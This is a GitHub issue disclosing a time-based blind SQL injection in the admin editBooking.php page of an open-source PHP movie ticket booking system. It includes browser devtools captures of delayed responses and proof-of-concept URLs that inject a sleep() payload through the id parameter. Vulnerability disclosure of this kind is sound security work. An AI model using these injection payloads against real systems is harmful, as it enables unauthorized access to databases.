aman05382 / movie_ticket_booking_system_php Public

Code Issues Pull requests Actions Projects Security Insights

New issue

Jump to bottom

Movie Ticket Booking System-PHP SQL injection vulnerability exists #3

Closed **huclilu** opened this issue 2 days ago · 0 comments


huclilu commented 2 days ago

Building environment：Apache2.4.49；MySQL5.7.26；PHP7.3.4

1.Movie Ticket Booking System-PHP SQL injection vulnerability exists

At editBooking In PHP, in lines 30-38 of the code, the parameters requested by the front-end POST include first, last, number, email, and amount, while the variable $id is controllable. In lines 17-19 of the code, it is directly substituted into the database for query. In line 38 of the code, a SQL injection vulnerability is generated at $id

- SQL injection delay 5 seconds




不安全 | vulcinema.test/admin/editBooking.php?id=71%27%20and%20(select(sleep(5)))--%20ace

ARVR Cinema
Admin Panel
Logout
Dashboard
Bookings
Movies
Add entry
User Feedback
UPDATE DATA
Ent
Upd
元素 控制台 源代码 网络 性能 内存 应用 安全 Lighthouse Recorder
☐ 保留日志 ☐ 停用缓存 已停用节流模式
过滤 ☐ 反转 ☐ 隐藏数据网址 全部 Fetch/XHR JS CSS 图片 媒体 字体 文档 WS Wasm 清单 其他
☐ 有已拦截的 Cookie ☐ 被屏蔽的请求 ☐ 第三方请求
☐ 使用大量请求行 ☐ 按框架分组
☑ 显示概览 ☐ 截取屏幕截图
2000 毫秒 4000 毫秒 6000 毫秒 8000 毫秒 10000 毫秒 12000 毫秒 14000 毫秒
控制台 What's New 问题

名称	状态	类型	启动器	大小	时间	瀑布
editBooking.php?id=71%27%20and%20(...	200	document	其他	3.8 kB	5.04 秒	
styles.css	200	stylesheet	editBooking.php?id...	(disk cache)	5 毫秒	
all.css	200	stylesheet	editBooking.php?id...	(disk cache)	2 毫秒	
bootstrap.min.css	200	stylesheet	editBooking.php?id...	(disk cache)	5 毫秒	
avatar.png	200	png	editBooking.php?id...	(disk cache)	5 毫秒	
css?family=Lato	200	stylesheet	styles.css:-Infinity	(disk cache)	1 毫秒	
css?family=Lobster	200	stylesheet	styles.css:-Infinity	(disk cache)	2 毫秒	
S6uyw4BMUTPHjx4wXg.woff2	200	font	css?family=Lato	(disk cache)	7 毫秒	
fa-solid-900.woff2	200	font	all.css	(disk cache)	9 毫秒	
js.js	200	script	content.js:32	1.4 kB	12 毫秒	
dom.js	200	script	content.js:32	2.0 kB	7 毫秒	
js.js	200	script	content.js:32	1.4 kB	12 毫秒	

14 个请求 | 已传输 12.0 kB | 331 kB 项资源 | 完成用时：12.05 秒 | DOMContentLoaded：5.13 秒 | 加载时间：5.22 秒

- SQL injection delay 10 seconds



不安全 | vulcinema.test/admin/editBooking.php?id=71%27%20and%20(select(sleep(10)))--%20ace

ARVR Cinema
Admin Panel
Logout
Dashboard
Bookings
Movies
Add entry
User Feedback
UPDATE DATA
Ent
Upd
元素 控制台 源代码 网络 性能 内存 应用 安全 Lighthouse Recorder
☐ 保留日志 ☐ 停用缓存 已停用节流模式
过滤 ☐ 反转 ☐ 隐藏数据网址 全部 Fetch/XHR JS CSS 图片 媒体 字体 文档 WS Wasm 清单 其他
☐ 有已拦截的 Cookie ☐ 被屏蔽的请求 ☐ 第三方请求
☐ 使用大量请求行 ☐ 按框架分组
☑ 显示概览 ☐ 截取屏幕截图
2000 毫秒 4000 毫秒 6000 毫秒 8000 毫秒 10000 毫秒 12000 毫秒 14000 毫秒
控制台 What's New 问题

名称	状态	类型	启动器	大小	时间	瀑布
styles.css	200	stylesheet	editBooking.php?id...	(disk cache)	4 毫秒	
all.css	200	stylesheet	editBooking.php?id...	(disk cache)	2 毫秒	
bootstrap.min.css	200	stylesheet	editBooking.php?id...	(disk cache)	5 毫秒	
avatar.png	200	png	editBooking.php?id...	(disk cache)	5 毫秒	
css?family=Lato	200	stylesheet	styles.css	(disk cache)	2 毫秒	
css?family=Lobster	200	stylesheet	styles.css	(disk cache)	2 毫秒	
S6uyw4BMUTPHjx4wXg.woff2	200	font	css?family=Lato	(disk cache)	13 毫秒	
fa-solid-900.woff2	200	font	all.css	(disk cache)	17 毫秒	
js.js	200	script	content.js:32	1.4 kB	15 毫秒	
dom.js	200	script	content.js:32	2.0 kB	9 毫秒	
js.js	200	script	content.js:32	1.4 kB	10 毫秒	
dom.js	200	script	content.js:32	2.0 kB	8 毫秒	

13 个请求 | 已传输 10.6 kB | 329 kB 项资源 | 完成用时：12.40 秒 | DOMContentLoaded：10.08 秒 | 加载时间：10.17 秒

POC：

```
http://vulcinema.test/admin/editBooking.php?id=71%27%20and%20(select(sleep(10)))--%20ace
http://vulcinema.test/admin/editBooking.php?id=71%27%20and%20(select(sleep(5)))--%20ace
```

huclilu closed this as completed 2 days ago

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant